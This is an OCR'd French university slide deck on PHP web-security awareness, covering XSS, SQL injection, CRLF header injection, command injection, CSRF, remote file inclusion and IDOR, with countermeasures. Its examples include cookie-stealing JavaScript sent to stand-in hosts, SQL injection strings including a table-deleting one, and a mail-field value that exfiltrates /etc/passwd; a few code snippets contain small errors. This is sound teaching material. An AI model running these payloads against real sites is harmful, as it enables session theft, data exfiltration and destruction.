Sécurité d'un site php

Sensibilisation

monnerat@u-pec.fr

16 mai 2026

IUT de Fontainebleau

Sommaire

Sommaire

Principes de bases

Enjeux

- ⇝ L'application manipule-t-elle des données fiables ?
- ⇝ L'application interagit-elle avec le bon interlocuteur ?
- ⇝ Le secret des données échangées est-il préservé ?

Considérer que l'application s'exécute dans un monde hostile

Données externes

Ne jamais faire confiance aux données ne provenant pas de votre propre code

- Paramètres d'URL, cookies, données de formulaire, etc.
- API, fichier d'import, base de données, etc.
- Variables d'environnement (user agent, referer, host, etc.)

Bonne pratique

Filtrer et fiabiliser les données pour éviter l'interprétation ou l'exécution de code html, javascript, sql.

- Éviter de permettre la saisie de balises HTML (<img>, <script> doit être extrêmement encadrée)
- Interdire l'utilisation des attributs dangereux tels que `style` et `onload`.

La sécurité augmente, le confort diminue.

Stratégie de contournement

Attaques classiques

Attaques classiques
XSS

XSS

Le cross-site scripting (abrégé XSS), est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, permettant ainsi de provoquer des actions sur les navigateurs web visitant la page.

Exemple


- Bob saisit des données, contenant du code malicieux, qui seront affichés sur le site.
- Alice consulte le site. Le code malicieux de Bob s'éxécute avec la page qu'elle consulte.


- Souvent, le code s'éxécute sur les pages des visiteurs du site.
- Le script va avoir accès au DOM.
- Il peut faire n'importe quelle action à l'insu du visiteur.

Un exemple

Un utilisateur laisse le commentaire

```
<script>alert('faille XSS');</script>
```





affichait sans précaution dans la liste des commentaires !

Conséquences possibles

- Vols d'informations.

```
document.forms[0].action="http://lepirate.fr/getinfo.php";
```

  Les utilisateurs enverront leurs infos à l'url du formulaire qui a été détournée.

- Détournement de sessions, de cookies.

```
document.location = 'http://chez.moi/cookies.php?cookies='
          + document.cookie;
```

  Le pirate récupére le cookie à son profit.

- Rediretion vers un autre site.
- Défacement d'un site (modification de la présentation du site)

XSS non permanent (réfléchi)

Exemple classique : un site a une fonction de recherche et les termes de la recherche sont affichés sans précaution avec les résultats.

Exemple d'url :

```
http://mysite.com?q=beer<script%20src="http://sitedangereux.com/
                malicieux.js"></script>
```

Si on vous envoie ce lien, et que vous cliquez dessus ...

Remèdes

En entrée

Filtrer les données

- Toutes les données ont un format, type : longueur, bornes, etc ....
- `filter_var`, `filter_input`
- `strip_tags`

En sortie

Convertir les caractères problématiques

- `htmlentities`

Dans CodeIgniter, dans la librairie Security Class, utilisez la fonction `xss_clean`,`httml_escape`, etc.

Privilégier les redirections statiques, plutot que des redirections controlées par des données externes.

`http://monsite/auth.php?site=/partie/du/site/index.php`

Hameçonnage possible.

Attaques classiques


Injections SQL

Injection SQL


L'injection SQL consiste à injecter une requête sql à l'insu du développeur.

- Le code malveillant dans les données transmises par formulaire ou url.
- L'attaquant fait des requêtes ou fausse leur sortie.

Exemple 1



Le fraudeur saisit `toto'#` comme login, et peu importe le mot de passe.



L'authentification est réussie

Le code PHP


```
mysqli_query (
  $conn,
  "SELECT  nom,prenom
  FROM user
  WHERE login = '".$_POST['login']."'
  AND password = '".$_POST['passwd']."'";"
);
```

La requête SQL exécutée


```
SELECT *
FROM  user
WHERE login = 'toto'--  ' and pwd = 'hehehehe';
```

La partie après # est un commentaire SQL ! l'utilisateur toto est authentifié !

Même pas besoin de connaître un login



Le fraudeur saisit `' OR 1=1 -- a` comme login.



L'authentification est réussie

Le sgbd exécute :

```
SELECT *
FROM  user
WHERE login = '' OR 1 = 1 -- a ' and pwd = '';
```

Explication ?

Exemple 2

On peut injecter des requêtes entières ...

```
$sql = "INSERT INTO user (login,pwd)
    VALUES ('{$_POST['login']}','{$_POST['pwd']}')";
```

avec dans le champ login :

```
','');delete * from user -- a
```

Remèdes

- `addslashes`
- Mieux, utiliser les fonctions de l'api d'accès au sgbd :
  - `mysqli_real_escape_string`
  - `pg_escape_string`
- Encore mieux, requêtes préparées

```
$login = $_POST['login'];
$pwd = $_POST['passwd'];
$db = new PDO("mysql:host=localhost;charset=UTF8;dbname=users",
        "appliweb","toto");
$stmt = $db ->prepare("SELECT * from USERS WHERE
             login = :login AND passwd = :passwd;");
$sth->bindValue(':login' , $login, PDO::PARAM_STR);
$sth->bindValue(':passwd', $pwd  , PDO::PARAM_STR);
$stmt -> execute();
```

- Ne pas montrer les erreurs de l'application web (nom des scripts, des tables, etc ...)
  - de manière générale dans dans php.ini
  - de manière locale avec la fonction `error_reporting`
  - fonction `set_error_handler` pour gérer les erreurs.
  - Utiliser l'opérateur de suppression d'erreur `@` devant l'appel aux fonctions.
- Accéder au sgbd avec des droits circonscrits à une seule base de données (limiter les effets de contagions an cas d'attaque)
- Limiter les fuites d'informations.

Attaques classiques

Injection de header HTTP

Rappels HTTP

Créateur de HTTP : Tim Berners-Lee

Trois versions

0.9	implantation originelle (1991)	abandonnée
1.0	RFC 1945 (1996)	obsolète
1.1	RFC 2616 (1999)	actuel

8 nouvelles RFC depuis 2014 (7230-7237)

Protocole Ascii 7 bits, sur TCP

Principe : le client se connecte, envoie une requête ;

Le serveur envoie une réponse puis déconnecte le client.

Version 1.1 : possibilité de maintenir la connexion (ouverte).

Stucture d'une requête

```
Méthode URL HTTP/version <cr-lf>
Clé: valeur <cr-lf>
...
Clé: valeur <cr-lf>
<cr-lf>
Corps de la requête
```

Fin de l'entête : ligne vide (double `<cr-lf>`)

Retour chariot `<cr-lf>` : `\n` ou `\r\n`

Liste de (clé,valeur) : dictionnaire de propriétés

Version : 1.0 ou 1.1

Méthodes

- `GET` : demander une ressource
- `HEAD` : demander informations sur ressource
- `POST` : transmettre des informations
- `PUT` : transmettre une ressource par URL
- `PATCH` : modification partielle
- `OPTIONS` : obtenir les options de communication
- `CONNECT` : pour utiliser un proxy comme tunnel
- `TRACE` : écho de la requête
- `DELETE` : pour supprimer une ressource
- etc.

Propriétés

`Clé: valeur <cr-lf>`

- `Host` : site web demandé
- `Referer` : source du lien, fournie par le client
- `User-Agent` : navigateur utilisé
- `Date` : date génération réponse
- `Server` : serveur utilisé (Apache, etc.)
- `Content-Type` : type MIME (image/png, etc.)
- `Content-Length` : taille en octets
- `Expires` : date d'obsolescence, pour gestion du cache
- `Last-Modified` : date dernière modification
- etc.

Propriétés HTTP/1.1

`Clé: valeur <cr-lf>`

- `Connection` : la maintenir ou non
- `Accept` : type MIME acceptés
- `Accept-Charset` : encodages acceptés
- `Transfer-Encoding` : type d'encodage
- etc.

Méthode GET

```
GET URL HTTP/version <cr-lf>
Clé: valeur <cr-lf>
...
Clé: valeur <cr-lf>
<cr-lf>
```

Pas de corps de requête après l'entête.

Si la version est `1.1`, il doit y avoir la propriété

`Host:adresse-serveur[:port]` (par défaut 80)

Réponse HTTP

Une réponse HTTP est de la forme :

```
HTTP/version code explication <cr-lf>
Clé: valeur <cr-lf>
...
Clé: valeur <cr-lf>
<cr-lf>
Corps de la réponse
```

Codes :
- 20x Succès
- 30x Redirection
- 40x Erreur du client
- 50x Erreur du serveur

Exemple d'injection de header

Imaginons un serveur qui fait une réponse avec le header construit à partir d'une entrée utilisateur

```
Location: /welcome?name=Alice
```

Un attaquant construit et envoie

```
Alice%0d%0aSet-Cookie: admin=true
```

La réponse devient

```
Location: /welcome?name=Alice
Set-Cookie: admin=true
```

Remède : toujours le même, nettoyer les données qui viennent de l'extérieur.

File download injection

Beacoup de site permettent de downloader des fichiers. L'injection de CRLF peut être exploitée pour faire dowloader à la victime un fichier arbitraire (possiblement exécuter). La réponse à un lien de téléchargement est de la forme suivante :

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2008 17:47:47 GMT
Content-Length: 43771
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=report.pdf

[file content]
```

Un attaquant peut former l'url :

`http://[trusted-domain]/download?fn=XXXX%0d%0a%0d%0aYYYY`

`YYYY` est le contenu du fichier.

Attaques classiques

Exécution de code sur le serveur

Injection de code sur le serveur

Principe : réussir à faire exécuter par le serveur du code externe.

Il ne faut **jamais** envoyer directement une chaîne entrée par l'utilisateur vers un shell, ou une commande externe sur le serveur.

Exemple

Un formulaire qui demande une adresse mail associé à un cgi qui envoie un mail à l'adresse indiquée par

```
echo "..." | mail $champ_mail
```

Attention aux saisies du genre :

```
personne@nullepart.fr;mail moi@chezmoi < /etc/passwd
```

Contrôle d'accès sur le serveur

Contrôler strictement les droits d'exécution et de lecture sur le serveur, notamment dans les repertoires où sont stockés des fichiers uploadés par les utilisateurs.

- ⇝ des scripts cgi sur le serveur, de manière centrale dans `httpd.conf` ou locale dans `.htaccess`
- ⇝ mais aussi de scripts php.

```
RemoveHandler .php .phtml .php3
RemoveType .php .phtml .php3
php_flag engine off
Options -ExecCGI -Indexes
```

Cross-Site Request Forgery

Transmettre à un utilisateur authentifié une requête HTTP falsifiée qui pointe sur une action interne au site, afin qu'il l'exécute sans en avoir conscience et en utilisant ses propres droits.

Exemple

Bob est administrateur d'un forum, Alice est membre. Elle veut supprimer un message, alors qu'elle n'a pas les droits nécessaires.

- Alice connait l'url de suppression le message en question.
- Alice envoie un message à Bob contenant une pseudo-image à afficher (qui est en fait un script). L'URL de l'image est le lien vers le script permettant de supprimer le message désiré.
- Bob lit le message d'Alice, son navigateur tente de récupérer le contenu de l'image. En faisant cela, le navigateur actionne le lien et supprime le message, il récupère une page web comme contenu pour l'image. Ne reconnaissant pas le type d'image associé, il n'affiche pas d'image et Bob ne sait pas qu'Alice vient de lui faire supprimer un message contre son gré.

Une protection possible :
Utiliser des jetons de validité dans les formulaires : faire en sorte qu'un formulaire posté ne soit accepté que s'il a été produit quelques minutes auparavant : le jeton de validité en sera la preuve. Le jeton de validité doit être transmis en paramètre et vérifié côté serveur.

Dans CodeIgniter :

```
$config['csrf_protection'] = TRUE;
```

La fonction `form_open` générera automatiquement un jeton pour le formulaire.

Ne pas utiliser telles quelles de données externes à destination du système de fichiers sur le serveur.

Exemple : un site où le code associé à l'URL

`www.example.org/fiche_produit.php?id=article5`

avec l'instruction suivante

```
include( $_GET['id'] . '.php');
```

Le pirate utilise la valeur `id` :
`http://pirate.siteperso.com/malware`

Après encodage URL

```
http://www.example.org/fiche_produit.php?
id=http%31%2F%2Fpirate.siteperso.com%2Fmalware
```

Injection d'un code malicieux

Vols

- Utiliser HTTPS (TLS) pour la partie avec cookie, session.
- Hachage des mots de passe.

```
kurt:olqH1vDqH38aw:4:10:& Shoens,4156420572:/usr/staff/kurt:/bin/csh
schmidt:FH83PFo4z55cU:7:10:Eric &,4156424951:/usr/staff/schmidt:/bin/csh
hpk:9ycwM8mmmcp4Q:9:10:Howard Katseff,2019495337:/usr/staff/hpk:/bin/csh
tbl:cBWEbG59spEmM:10:10:Tom London,2019492006:/usr/staff/tbl:
jfr:X.ZNnZrciWauE:11:10:John Reiser:/usr/staff/jfr:
mark:Pb1AmSpsVPG0Y:12:10:& Horton,4156428311:/usr/staff/mark:/bin/csh
dmr:gfVwhuAMF0Trw:42:10:Dennis Ritchie:/usr/staff/dmr:
ken:ZghOT0eRm4U9s:52:10:& Thompson:/usr/staff/ken:
sif:IIVxQSvq1V9R2:53:10:Stuart Feldman:/usr/staff/sif:
scj:IL2bmGECQJgbk:60:10:Steve Johnson:/usr/staff/scj:
pjw:N33.MCNcTh5Qw:61:10:Peter J. Weinberger,2015827214:/usr/staff/pjw:/bin/csh
bwk:ymVglQZjbWYDE:62:10:Brian W. Kernighan,2015826021:/usr/staff/bwk:
uucp:P0CHBwE/mB51k:66:10:UNIX-to-UNIX Copy:/usr/spool/uucp:/usr/lib/uucp/uucico
```

Mettre en place la journalisation côté serveur. (idéalement transmis hors du serveur concerné)

Attaques classiques

IDOR

IDOR

Insecure **D**irect **O**bject **R**eference : une référence directe à un objet (fichiers, informations personnelles, etc.) peut être contrôlée par un utilisateur.Souvent un problème de contrôle d'accès

Exemple :

- un utilisateur authentifié peut accéder à sa facture :

```
https://www.example.com/factures/002546
```

- en modifiant l'url :

```
https://www.example.com/factures/002547
```

  $\Rightarrow$ accès à une facture d'un autre utilisateur

- vérifier que l'utilisateur qui fait la requête à les droits nécessaires pour accéder à la ressource demandée.
- utiliser des identifiants non prévisibles (UUID par exemple au lieu d'id).
- mettre en place des mécanismes de limitation (rate limiting) : limiter le nombre de requête d'un utilisateur sur une période donnée.

Et tellement d'autres choses ...

- https://en.wikipedia.org/wiki/Category:Web_security_exploits
- https://owasp.org/
- https://www.cvedetails.com/